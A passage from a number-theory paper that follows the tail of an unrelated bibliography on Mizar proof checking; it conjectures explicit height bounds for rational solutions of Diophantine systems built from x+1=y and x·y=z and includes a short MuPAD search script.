- [12] —, “SAT-enhanced Mizar proof checking,” in *Intelligent Computer Mathematics – International Conference, CICM 2014, Coimbra, Portugal, July 7–11, 2014, Proceedings*, ser. Lecture Notes in Computer Science, S. M. Watt, J. H. Davenport, A. P. Sexton, P. Sojka, and J. Urban, Eds., vol. 8543. Springer, 2014, pp. 449–452. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-08434-3\\_37](http://dx.doi.org/10.1007/978-3-319-08434-3_37)
- [13] —, “Automating Boolean set operations in Mizar proof checking with the aid of an external SAT solver,” *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 285–294, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9332-6>
- [14] A. Naumowicz and C. Byliński, “Improving Mizar texts with properties and requirements,” in *Mathematical Knowledge Management, Third International Conference, MKM 2004 Proceedings*, ser. MKM’04, Lecture Notes in Computer Science, A. Asperti, G. Bancerek, and A. Trybulec, Eds., vol. 3119, 2004, pp. 290–301. [Online]. Available: [http://dx.doi.org/10.1007/978-3-540-27818-4\\_21](http://dx.doi.org/10.1007/978-3-540-27818-4_21)
- [15] A. Kornilowicz, “Enhancement of Mizar texts with transitivity property of predicates,” in *Intelligent Computer Mathematics – 9th International Conference, CICM 2016, Białystok, Poland, July 25–29, 2016, Proceedings*, ser. Lecture Notes in Computer Science, M. Kohlhasse, M. Johansson, B. R. Miller, L. de Moura, and F. W. Tompa, Eds., vol. 9791. Springer, 2016, pp. 157–162. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-42547-4\\_12](http://dx.doi.org/10.1007/978-3-319-42547-4_12)
- [16] Euclid, *The Elements, books I–XIII*. New York: Barnes & Noble, 2006.
- [17] A. Naumowicz, “Enhanced processing of adjectives in Mizar,” in *Computer Reconstruction of the Body of Mathematics*, ser. Studies in Logic, Grammar and Rhetoric, A. Grabowski and A. Naumowicz, Eds. University of Białystok, 2009, vol. 18(31), pp. 89–101.
- [18] A. Kornilowicz, “Definitional expansions in Mizar,” *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 257–268, October 2015. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9331-7>
- [19] A. Naumowicz and R. Piliszek, “Accessing the Mizar library with a weakly strict Mizar parser,” in *Intelligent Computer Mathematics – 9th International Conference, CICM 2016, Białystok, Poland, July 25–29, 2016, Proceedings*, ser. Lecture Notes in Computer Science, M. Kohlhasse, M. Johansson, B. R. Miller, L. de Moura, and F. W. Tompa, Eds., vol. 9791. Springer, 2016, pp. 77–82. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-42547-4\\_6](http://dx.doi.org/10.1007/978-3-319-42547-4_6)
- [20] J. Alama, M. Kohlhasse, L. Mamane, A. Naumowicz, P. Rudnicki, and J. Urban, “Licensing the Mizar Mathematical Library,” in *Proceedings of the 18th Calculemus and 10th International Conference on Intelligent Computer Mathematics*, ser. MKM’11, Lecture Notes in Computer Science, J. H. Davenport, W. M. Farmer, J. Urban, and F. Rabe, Eds., vol. 6824. Berlin, Heidelberg: Springer-Verlag, 2011, pp. 149–163. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-22673-1\\_11](http://dx.doi.org/10.1007/978-3-642-22673-1_11)
- [21] A. Grabowski and C. Schwarzweiller, “On duplication in mathematical repositories,” in *Intelligent Computer Mathematics, 10th International Conference, AISC 2010, 17th Symposium, Calculemus 2010, and 9th International Conference, MKM 2010, Paris, France, July 5–10, 2010, Proceedings*, ser. Lecture Notes in Computer Science, S. Autelier, J. Calmet, D. Delahaye, P. D. F. Ion, L. Rideau, R. Rioboo, and A. P. Sexton, Eds., vol. 6167. Springer, 2010, pp. 300–314. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-14128-7\\_26](http://dx.doi.org/10.1007/978-3-642-14128-7_26)
- [22] G. Bancerek, “Tarski’s classes and ranks,” *Formalized Mathematics*, vol. 1, no. 3, pp. 563–567, 1990. [Online]. Available: <http://fm.mizar.org/1990-1/pdf1-3/classes1.pdf>
- [23] M. Muzalewski, “Midpoint algebras,” *Formalized Mathematics*, vol. 1, no. 3, pp. 483–488, 1990. [Online]. Available: <http://fm.mizar.org/1990-1/pdf1-3/midsp1.pdf>
- [24] E. Kusak, W. Leonczuk, and M. Muzalewski, “Parallelity spaces,” *Formalized Mathematics*, vol. 1, no. 2, pp. 343–348, 1990. [Online]. Available: <http://fm.mizar.org/1990-1/pdf1-2/parsp1.pdf>
- [25] M. Kohlhasse, M. Johansson, B. R. Miller, L. de Moura, and F. W. Tompa, Eds., *Intelligent Computer Mathematics – 9th International Conference, CICM 2016, Białystok, Poland, July 25–29, 2016, Proceedings*, ser. Lecture Notes in Computer Science, vol. 9791. Springer, 2016. [Online]. Available: <http://dx.doi.org/10.1007/978-3-319-42547-4>
- [26] S. M. Watt, J. H. Davenport, A. P. Sexton, P. Sojka, and J. Urban, Eds., *Intelligent Computer Mathematics – International Conference, CICM 2014, Coimbra, Portugal, July 7–11, 2014, Proceedings*, ser. Lecture Notes in Computer Science, vol. 8543. Springer, 2014. [Online]. Available: <http://dx.doi.org/10.1007/978-3-319-08434-3>

# Is there a computable upper bound on the heights of rational solutions of a Diophantine equation with a finite number of solutions?

Krzysztof Molenda, Agnieszka Peszek, Maciej Sporysz, Apoloniusz Tyszk  
University of Agriculture

Faculty of Production and Power Engineering  
Balicka 116B, 30-149 Kraków, Poland

Email: {Krzysztof.Molenda, Agnieszka.Peszek, Maciej.Sporysz}@urk.edu.pl, rttyszka@cyf-kr.edu.pl

**Abstract**—The height of a rational number  $\frac{p}{q}$  is denoted by  $h(\frac{p}{q})$  and equals  $\max(|p|, |q|)$  provided  $\frac{p}{q}$  is written in lowest terms. The height of a rational tuple  $(x_1, \dots, x_n)$  is denoted by  $h(x_1, \dots, x_n)$  and equals  $\max(h(x_1), \dots, h(x_n))$ . Let  $G_n = \{x_i + 1 = x_k : i, k \in \{1, \dots, n\}\} \cup \{x_i \cdot x_j = x_k : i, j, k \in \{1, \dots, n\}\}$ . Let  $f(1) = 1$ , and let  $f(n+1) = 2^{f(n)}$  for every positive integer  $n$ . We conjecture: (1) if a system  $S \subseteq G_n$  has only finitely many solutions in rationals  $x_1, \dots, x_n$ , then each such solution  $(x_1, \dots, x_n)$  satisfies  $h(x_1, \dots, x_n) \leq \begin{cases} 1 & (\text{if } n = 1) \\ 2^{2^{n-2}} & (\text{if } n \geq 2) \end{cases}$ ; (2) if a system  $S \subseteq G_n$  has only finitely many solutions in non-negative rationals  $x_1, \dots, x_n$ , then each such solution  $(x_1, \dots, x_n)$  satisfies  $h(x_1, \dots, x_n) \leq f(2n)$ . We prove: (1) both conjectures imply that there exists an algorithm which takes as input a Diophantine equation, returns an integer, and this integer is greater than the heights of rational solutions, if the solution set is finite; (2) both conjectures imply that the question whether or not a given Diophantine equation has only finitely many rational solutions is decidable by a single query to an oracle that decides whether or not a given Diophantine equation has a rational solution.

**Index Terms**—Diophantine equation which has only finitely many rational solutions, Hilbert's Tenth Problem for  $\mathbb{Q}$ , relative decidability, upper bound on the heights of rational solutions.

## I. Introduction

THE height of a rational number  $\frac{p}{q}$  is denoted by  $h(\frac{p}{q})$  and equals  $\max(|p|, |q|)$  provided  $\frac{p}{q}$  is written in lowest terms. The height of a rational tuple  $(x_1, \dots, x_n)$  is denoted by  $h(x_1, \dots, x_n)$  and equals  $\max(h(x_1), \dots, h(x_n))$ . We attempt to formulate a conjecture which implies a positive answer to the following open problem:

*Is there an algorithm which takes as input a Diophantine equation, returns an integer, and this integer is greater than the heights of rational solutions, if the solution set is finite?*

## II. Conjecture 1 and its equivalent form

**Observation 1.** Only  $x_1 = 0$  and  $x_1 = 1$  solve the equation  $x_1 \cdot x_1 = x_1$  in integers (rationals, real numbers, complex num-

bers). For each integer  $n \geq 2$ , the following system

$$\begin{cases} x_1 \cdot x_1 = x_1 \\ x_1 + 1 = x_2 \\ x_1 \cdot x_2 = x_2 \\ \forall i \in \{2, \dots, n-1\} \ x_i \cdot x_i = x_{i+1} \text{ (if } n \geq 3) \end{cases}$$

has exactly one integer (rational, real, complex) solution, namely  $(1, 2, 4, 16, 256, \dots, 2^{2^{n-3}}, 2^{2^{n-2}})$ .

Let

$$G_n = \{x_i + 1 = x_k : i, k \in \{1, \dots, n\}\} \cup$$

$$\{x_i \cdot x_j = x_k : i, j, k \in \{1, \dots, n\}\}$$

**Conjecture 1.** If a system  $S \subseteq G_n$  has only finitely many solutions in rationals  $x_1, \dots, x_n$ , then each such solution  $(x_1, \dots, x_n)$  satisfies

$$h(x_1, \dots, x_n) \leq \begin{cases} 1 & (\text{if } n = 1) \\ 2^{2^{n-2}} & (\text{if } n \geq 2) \end{cases}$$

Observation 1 implies that the bound

$$\begin{cases} 1 & (\text{if } n = 1) \\ 2^{2^{n-2}} & (\text{if } n \geq 2) \end{cases}$$

cannot be decreased.

Conjecture 1 is equivalent to the following conjecture on rational arithmetic: if rational numbers  $x_1, \dots, x_n$  satisfy

$$h(x_1, \dots, x_n) > \begin{cases} 1 & (\text{if } n = 1) \\ 2^{2^{n-2}} & (\text{if } n \geq 2) \end{cases}$$


then there exist rational numbers  $y_1, \dots, y_n$  such that

$$h(x_1, \dots, x_n) < h(y_1, \dots, y_n)$$

and for every  $i, j, k \in \{1, \dots, n\}$

$$(x_i + 1 = x_k \implies y_i + 1 = y_k) \wedge (x_i \cdot x_j = x_k \implies y_i \cdot y_j = y_k)$$

**Theorem 1.** Conjecture 1 is true if and only if the execution of Flowchart 1 prints infinitely many numbers.



Flowchart 1: An infinite-time computation which decides whether or not Conjecture 1 is true

*Proof.* Let  $\Gamma_3$  denote the set of all integers  $i \geq 2$  whose number of prime factors is divisible by 3. The claimed equivalence is true because the algorithm from Flowchart 1 applies a surjective function  $\eta: \Gamma_3 \rightarrow \bigcup_{n=1}^{\infty} \mathbb{Q}^n$ .  $\square$

**Corollary 1.** *Conjecture 1 can be written in the form  $\forall x \in \mathbb{N} \exists y \in \mathbb{N} \phi(x, y)$ , where  $\phi(x, y)$  is a computable predicate.*

### III. Algebraic lemmas – part 1

Let  $\mathcal{R}$  denote the class of all rings, and let  $\mathcal{Rng}$  denote the class of all rings  $K$  that extend  $\mathbb{Z}$ . Let

$$E_n = \{1 = x_k : k \in \{1, \dots, n\}\} \cup$$

$$\{x_i + x_j = x_k : i, j, k \in \{1, \dots, n\}\} \cup$$

$$\{x_i \cdot x_j = x_k : i, j, k \in \{1, \dots, n\}\}$$

**Lemma 1.** ([12, p. 720]) *Let  $D(x_1, \dots, x_p) \in \mathbb{Z}[x_1, \dots, x_p]$ . Assume that  $d_i = \deg(D, x_i) \geq 1$  for each  $i \in \{1, \dots, p\}$ . We can compute a positive integer  $n > p$  and a system  $T \subseteq E_n$  which satisfies the following three conditions:*

**Condition 1.** *If  $K \in \mathcal{Rng} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$ , then*

$$\forall \tilde{x}_1, \dots, \tilde{x}_p \in K \left( D(\tilde{x}_1, \dots, \tilde{x}_p) = 0 \iff \right.$$

$$\left. \exists \tilde{x}_{p+1}, \dots, \tilde{x}_n \in K \left( \tilde{x}_1, \dots, \tilde{x}_p, \tilde{x}_{p+1}, \dots, \tilde{x}_n \right) \text{ solves } T \right)$$

**Condition 2.** *If  $K \in \mathcal{Rng} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$ , then for each  $\tilde{x}_1, \dots, \tilde{x}_p \in K$  with  $D(\tilde{x}_1, \dots, \tilde{x}_p) = 0$ , there exists a unique tuple  $(\tilde{x}_{p+1}, \dots, \tilde{x}_n) \in K^{n-p}$  such that the tuple  $(\tilde{x}_1, \dots, \tilde{x}_p, \tilde{x}_{p+1}, \dots, \tilde{x}_n)$  solves  $T$ .*

**Condition 3.** *If  $M$  denotes the maximum of the absolute values of the coefficients of  $D(x_1, \dots, x_p)$ , then*

$$n = (M + 2)(d_1 + 1) \cdots (d_p + 1) - 1$$

*Conditions 1 and 2 imply that for each  $K \in \mathcal{Rng} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$ , the equation  $D(x_1, \dots, x_p) = 0$  and the system  $T$  have the same number of solutions in  $K$ .*

**Lemma 2.** ([8, p. 100]) *If  $L \in \mathcal{R} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$  and  $x, y, z \in L$ , then  $z(x + y - z) = 0$  if and only if*

$$(zx + 1)(zy + 1) = z^2(xy + 1) + 1$$

Let  $\alpha, \beta$ , and  $\gamma$  denote variables.

**Lemma 3.** *If  $L \in \mathcal{R} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$  and  $x, y, z \in L$ , then  $x + y = z$  if and only if*

$$(zx + 1)(zy + 1) = z^2(xy + 1) + 1 \quad (1)$$

and

$$((z + 1)x + 1)((z + 1)y + 1) = (z + 1)^2(xy + 1) + 1 \quad (2)$$

*We can express equations (1) and (2) as a system  $\mathcal{F}$  such that  $\mathcal{F}$  involves  $x, y, z$  and 20 new variables and  $\mathcal{F}$  consists of equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ .*

*Proof.* By Lemma 2, equation (1) is equivalent to

$$z(x + y - z) = 0 \quad (3)$$

and equation (2) is equivalent to

$$(z + 1)(x + (y + 1) - (z + 1)) = 0 \quad (4)$$

The conjunction of equations (3) and (4) is equivalent to  $x + y = z$ . The new 20 variables express the following 20 polynomials:



$$\begin{aligned}
&zx, \quad zx+1, \quad zy, \quad zy+1, \quad z^2, \quad xy, \quad xy+1, \\
&z^2(xy+1), \quad z^2(xy+1)+1, \quad z+1, \quad (z+1)x, \\
&(z+1)x+1, \quad y+1, \quad (z+1)(y+1), \quad (z+1)(y+1)+1, \\
&(z+1)^2, \quad x(y+1), \quad x(y+1)+1, \\
&(z+1)^2(x(y+1)+1), \quad (z+1)^2(x(y+1)+1)+1.
\end{aligned}$$

□

**Lemma 4.** (cf. Observation 4) Let  $D(x_1, \dots, x_p) \in \mathbb{Z}[x_1, \dots, x_p]$ . Assume that  $\deg(D, x_i) \geq 1$  for each  $i \in \{1, \dots, p\}$ . We can compute a positive integer  $n > p$  and a system  $T \subseteq G_n$  which satisfies the following two conditions:

**Condition 4.** If  $K \in \mathcal{Rng} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$ , then

$$\forall \tilde{x}_1, \dots, \tilde{x}_p \in K \left( D(\tilde{x}_1, \dots, \tilde{x}_p) = 0 \iff \right.$$

$$\left. \exists \tilde{x}_{p+1}, \dots, \tilde{x}_n \in K \left( D(\tilde{x}_1, \dots, \tilde{x}_p, \tilde{x}_{p+1}, \dots, \tilde{x}_n) \text{ solves } T \right) \right)$$

**Condition 5.** If  $K \in \mathcal{Rng} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$ , then for each  $\tilde{x}_1, \dots, \tilde{x}_p \in K$  with  $D(\tilde{x}_1, \dots, \tilde{x}_p) = 0$ , there exists a unique tuple  $(\tilde{x}_{p+1}, \dots, \tilde{x}_n) \in K^{n-p}$  such that the tuple  $(\tilde{x}_1, \dots, \tilde{x}_p, \tilde{x}_{p+1}, \dots, \tilde{x}_n)$  solves  $T$ .

Conditions 4 and 5 imply that for each  $K \in \mathcal{Rng} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$ , the equation  $D(x_1, \dots, x_p) = 0$  and the system  $T$  have the same number of solutions in  $K$ .

*Proof.* Let the system  $T \subseteq E_n$  be given by Lemma 1. For every  $L \in \mathcal{R} \cup \{\mathbb{N}, \mathbb{N} \setminus \{0\}\}$ ,

$$\forall x \in L \left( x = 1 \iff (x \cdot x = x \wedge x \cdot (x+1) = x+1) \right)$$

Therefore, if there exists  $m \in \{1, \dots, n\}$  such that the equation  $1 = x_m$  belongs to  $T$ , then we introduce a new variable  $y$  and replace in  $T$  each equation of the form  $1 = x_k$  by the equations  $x_k \cdot x_k = x_k$ ,  $x_k + 1 = y$ ,  $x_k \cdot y = y$ . Next, we apply Lemma 3 to each equation of the form  $x_i + x_j = x_k$  that belongs to  $T$  and replace in  $T$  each such equation by an equivalent system of equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ . □

#### IV. The main consequence of Conjecture 1

**Theorem 2.** Conjecture 1 implies that there is an algorithm which takes as input a Diophantine equation, returns an integer, and this integer is greater than the heights of rational solutions, if the solution set is finite.

*Proof.* It follows from Lemma 4 for  $K = \mathbb{Q}$ . The claim of Theorem 2 also follows from Observation 4. □

**Corollary 2.** Conjecture 1 implies that the set of all Diophantine equations which have infinitely many rational solutions is recursively enumerable. Assuming Conjecture 1, a single query to the halting oracle decides whether or not a given Diophantine equation has infinitely many rational solutions. By the Davis-Putnam-Robinson-Matiyasevich theorem, the same is true for an oracle that decides whether or not a given Diophantine equation has an integer solution.

For many Diophantine equations we know that the number of rational solutions is finite by Faltings' theorem. Faltings' theorem tells that certain curves have finitely many rational points, but no known proof gives any bound on the sizes of the numerators and denominators of the coordinates of those points, see [5, p. 722]. In all such cases Conjecture 1 allows us to compute such a bound. If this bound is small enough, that allows us to find all rational solutions by an exhaustive search. For example, the equation  $x_1^5 - x_1 = x_2^2 - x_2$  has only finitely many rational solutions ([7, p. 212]). The known rational solutions are:  $(-1, 0)$ ,  $(-1, 1)$ ,  $(0, 0)$ ,  $(0, 1)$ ,  $(1, 0)$ ,  $(1, 1)$ ,  $(2, -5)$ ,  $(2, 6)$ ,  $(3, -15)$ ,  $(3, 16)$ ,  $(30, -4929)$ ,  $(30, 4930)$ ,  $(\frac{1}{4}, \frac{15}{32})$ ,  $(\frac{1}{4}, \frac{17}{32})$ ,  $(-\frac{15}{16}, -\frac{185}{1024})$ ,  $(-\frac{15}{16}, \frac{1209}{1024})$ , and the existence of other solutions is an open question, see [10, pp. 223–224]. The system

$$\begin{cases}
x_3 + 1 = x_2 \\
x_2 \cdot x_3 = x_4 \\
x_5 + 1 = x_1 \\
x_1 \cdot x_1 = x_6 \\
x_6 \cdot x_6 = x_7 \\
x_7 \cdot x_5 = x_4
\end{cases}$$

is equivalent to  $x_1^5 - x_1 = x_2^2 - x_2$ . By Conjecture 1,  $h(x_1^4) = h(x_7) \leq h(x_1, \dots, x_7) \leq 2^{2^{7-2}} = 2^{32}$ . Therefore,  $h(x_1) \leq (2^{32})^{\frac{1}{4}} = 256$ . Assuming that Conjecture 1 holds, the following MuPAD code finds all rational solutions of the equation  $x_1^5 - x_1 = x_2^2 - x_2$ .

```

solutions:={}:
for i from -256 to 256 do
for j from 1 to 256 do
x:=i/j:
y:=4*x^5-4*x+1:
p:=numer(y):
q:=denom(y):
if numlib::issqr(p) and numlib::issqr(q) then
z1:=sqrt(p/q):
z2:=-sqrt(p/q):
y1:=(z1+1)/2:
y2:=(z2+1)/2:
solutions:=solutions union {[x,y1],[x,y2]}:
end_if:
end_for:
end_for:
print(solutions):

```

The code solves the equivalent equation

$$4x_1^5 - 4x_1 + 1 = (2x_2 - 1)^2$$

and displays the already presented solutions.

MuPAD is a general-purpose computer algebra system. The commercial version of MuPAD is no longer available as a stand-alone product, but only as the Symbolic Math Toolbox of MATLAB. Fortunately, this and the next code can be executed by MuPAD Light, which was offered for free for research and education until autumn 2005.

#### V. Algebraic lemmas – part 2

**Lemma 5.** Lemmas 2 and 3 are not necessary for proving that in the rational domain each Diophantine equation is

equivalent to a system of equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ .

*Proof.* By Lemma 1, an arbitrary Diophantine equation is equivalent to a system  $T \subseteq E_n$ , where  $n$  and  $T$  can be computed. If there exists  $m \in \{1, \dots, n\}$  such that the equation  $1 = x_m$  belongs to  $T$ , then we introduce a new variable  $t$  and replace in  $T$  each equation of the form  $1 = x_k$  by the equations  $x_k \cdot x_k = x_k$ ,  $x_k + 1 = t$ , and  $x_k \cdot t = t$ . For each rational number  $y$ , we have  $y^2 + 1 \neq 0$  and  $y(y^2 + 1) + 1 \neq 0$ . Hence, for each rational numbers  $x, y, z$ ,

$$x + y = z \iff x(y^2 + 1) + y(y^2 + 1) = z(y^2 + 1) \iff$$

$$x(y^2 + 1) + y(y^2 + 1) + 1 = z(y^2 + 1) + 1 \iff$$

$$(y(y^2 + 1) + 1) \cdot \left( \frac{x(y^2 + 1)}{y(y^2 + 1) + 1} + 1 \right) = z(y^2 + 1) + 1$$

We transform the last equation into an equivalent system  $W \subseteq G_{12}$  in such a way that the variables  $x_1, \dots, x_{12}$  correspond to the following rational expressions:

$$x, y, z, y^2, y^2 + 1, y(y^2 + 1), y(y^2 + 1) + 1, x(y^2 + 1),$$

$$\frac{x(y^2 + 1)}{y(y^2 + 1) + 1}, \frac{x(y^2 + 1)}{y(y^2 + 1) + 1} + 1, z(y^2 + 1), z(y^2 + 1) + 1.$$

In this way, we replace in  $T$  each equation of the form  $x_i + x_j = x_k$  by an equivalent system of equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ .  $\square$

The next lemma enable us to prove Theorem 2 without using Lemma 4.

**Lemma 6.** *For solutions in a field, each system  $S \subseteq E_n$  is equivalent to  $T_1 \vee \dots \vee T_p$ , where each  $T_i$  is a system of equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ .*

*Proof.* Acting as in the proof of Lemma 5, we eliminate from  $S$  all equations of the form  $1 = x_k$ . Let  $m$  denote the number of equations of the form  $x_i + x_j = x_k$  that belong to  $S$ . We can assume that  $m > 0$ . Let the variables  $y, z, t, w, s$ , and  $r$  be new. Let

$$S_1 = (S \setminus \{x_i + x_j = x_k\}) \cup$$

$$\{x_i + 1 = y, \quad x_k + 1 = y, \quad x_j + 1 = z, \quad z \cdot x_j = x_j\}$$

and let

$$S_2 = (S \setminus \{x_i + x_j = x_k\}) \cup$$

$$\{t \cdot x_j = x_i, \quad t + 1 = w, \quad w \cdot x_j = x_k, \quad x_j + 1 = s, \quad r \cdot x_j = s\}$$

The system  $S_1$  expresses that  $x_i + x_j = x_k$  and  $x_j = 0$ . The system  $S_2$  expresses that  $x_i + x_j = x_k$  and  $x_j \neq 0$ . Therefore,  $S \iff (S_1 \vee S_2)$ . We have described a procedure which transforms  $S$  into  $S_1$  and  $S_2$ . We iterate this procedure for  $S_1$  and  $S_2$  and finally obtain the systems  $T_1, \dots, T_{2^m}$  without equations of the form  $x_i + x_j = x_k$ . The systems  $T_1, \dots, T_{2^m}$  satisfy  $S \iff (T_1 \vee \dots \vee T_{2^m})$  and they contain only equations of the forms  $\alpha + 1 = \gamma$  and  $\alpha \cdot \beta = \gamma$ .  $\square$

## VI. Systems which have infinitely many rational solutions

**Lemma 7.** ([9, p. 391]) *If 2 has an odd exponent in the prime factorization of a positive integer  $n$ , then  $n$  can be written as the sum of three squares of integers.*

**Lemma 8.** *For each positive rational number  $z$ ,  $z$  or  $2z$  can be written as the sum of three squares of rational numbers.*

*Proof.* We find positive integers  $p$  and  $q$  with  $z = \frac{p}{q}$ . If 2 has an odd exponent in the prime factorization of  $pq$ , then by Lemma 7 there exist integers  $i_1, i_2, i_3$  such that  $pq = i_1^2 + i_2^2 + i_3^2$ . Hence,

$$z = \left(\frac{i_1}{q}\right)^2 + \left(\frac{i_2}{q}\right)^2 + \left(\frac{i_3}{q}\right)^2$$

If 2 has an even exponent in the prime factorization of  $pq$ , then by Lemma 7 there exist integers  $j_1, j_2, j_3$  such that  $2pq = j_1^2 + j_2^2 + j_3^2$ . Hence,

$$2z = \left(\frac{j_1}{q}\right)^2 + \left(\frac{j_2}{q}\right)^2 + \left(\frac{j_3}{q}\right)^2$$

$\square$

**Lemma 9.** *A rational number  $z$  can be written as the sum of three squares of rational numbers if and only if there exist rational numbers  $r, s, t$  such that  $z = r^2(s^2(t^2 + 1) + 1)$ .*

*Proof.* Let  $H(r, s, t) = r^2(s^2(t^2 + 1) + 1)$ . Of course,

$$H(r, s, t) = r^2 + (rs)^2 + (rst)^2$$

We prove that for each rational numbers  $a, b, c$  there exist rational numbers  $r, s, t$  such that  $a^2 + b^2 + c^2 = H(r, s, t)$ . Without loss of generality we can assume that  $|a| \leq |b| \leq |c|$ . If  $b = 0$ , then  $a = 0$  and  $a^2 + b^2 + c^2 = H(c, 0, 0)$ . If  $b \neq 0$ , then  $c \neq 0$  and  $a^2 + b^2 + c^2 = H\left(c, \frac{b}{c}, \frac{a}{b}\right)$ .  $\square$

**Lemma 10.** ([1, p. 125]) *The equation  $x^3 + y^3 = 4981$  has infinitely many solutions in positive rationals and each such solution  $(x, y)$  satisfies  $h(x, y) > 10^{16} \cdot 10^6$ .*

**Theorem 3.** *There exists a system  $\mathcal{T} \subseteq G_{28}$  such that  $\mathcal{T}$  has infinitely many solutions in rationals  $x_1, \dots, x_{28}$  and each such solution  $(x_1, \dots, x_{28})$  has height greater than  $2^{227}$ .*

*Proof.* We define:

$$\Omega = \{\rho \in \mathbb{Q} \cap (0, \infty) : \exists y \in \mathbb{Q} \quad (\rho \cdot y)^3 + y^3 = 4981\}$$

Let  $\Omega_1$  denote the set of all positive rationals  $\rho$  such that the system

$$\begin{cases} (\rho \cdot y)^3 + y^3 &= 4981 \\ \rho^3 &= a^2 + b^2 + c^2 \end{cases}$$

is solvable in rationals. Let  $\Omega_2$  denote the set of all positive rationals  $\rho$  such that the system

$$\begin{cases} (\rho \cdot y)^3 + y^3 &= 4981 \\ 2\rho^3 &= a^2 + b^2 + c^2 \end{cases}$$

is solvable in rationals. Lemma 10 implies that the set  $\Omega$  is infinite. By Lemma 8,  $\Omega = \Omega_1 \cup \Omega_2$ . Therefore,  $\Omega_1$  is infinite (Case 1) or  $\Omega_2$  is infinite (Case 2).

Case 1. In this case the system

$$\begin{cases} x^3 + y^3 = 4981 \\ \frac{x^3}{y^3} = a^2 + b^2 + c^2 \end{cases}$$

has infinitely many rational solutions. By this and Lemma 9, the system

$$\begin{cases} x^3 + y^3 = 4981 \\ \frac{x^3}{y^3} = r^2 (s^2 (t^2 + 1) + 1) \end{cases}$$

has infinitely many rational solutions. We transform the above system into an equivalent system  $\mathcal{T} \subseteq G_{27}$  in such a way that the variables  $x_1, \dots, x_{27}$  correspond to the following rational expressions:

$$x, y, x^2, x^3, y^2, y^3, \frac{x^3}{y^3}, \frac{x^3}{y^3} + 1,$$

$$1, 2, 4, 16, 17, 289, \frac{289}{4}, \frac{289}{4} + 1, 293, 4981,$$

$$t, t^2, t^2 + 1, s, s^2, s^2(t^2 + 1), s^2(t^2 + 1) + 1, r, r^2.$$

The system  $\mathcal{T}$  has infinitely many solutions in rationals  $x_1, \dots, x_{27}$ . Lemma 10 implies that each rational tuple  $(x_1, \dots, x_{27})$  that solves  $\mathcal{T}$  satisfies

$$h(x_1, \dots, x_{27}) \geq h(x_1^3, x_2^3) = (h(x_1, x_2))^3 > 10^{48} \cdot 10^6 > 2^{227}$$

Since  $G_{27} \subseteq G_{28}$ ,  $\mathcal{T} \subseteq G_{28}$  and the proof for Case 1 is complete.

Case 2. In this case the system

$$\begin{cases} x^3 + y^3 = 4981 \\ 2 \cdot \frac{x^3}{y^3} = a^2 + b^2 + c^2 \end{cases}$$

has infinitely many rational solutions. By this and Lemma 9, the system

$$\begin{cases} x^3 + y^3 = 4981 \\ 2 \cdot \frac{x^3}{y^3} = r^2 (s^2 (t^2 + 1) + 1) \end{cases}$$

has infinitely many rational solutions. We transform the above system into an equivalent system  $\mathcal{T} \subseteq G_{28}$  in such a way that the variables  $x_1, \dots, x_{28}$  correspond to the following rational expressions:

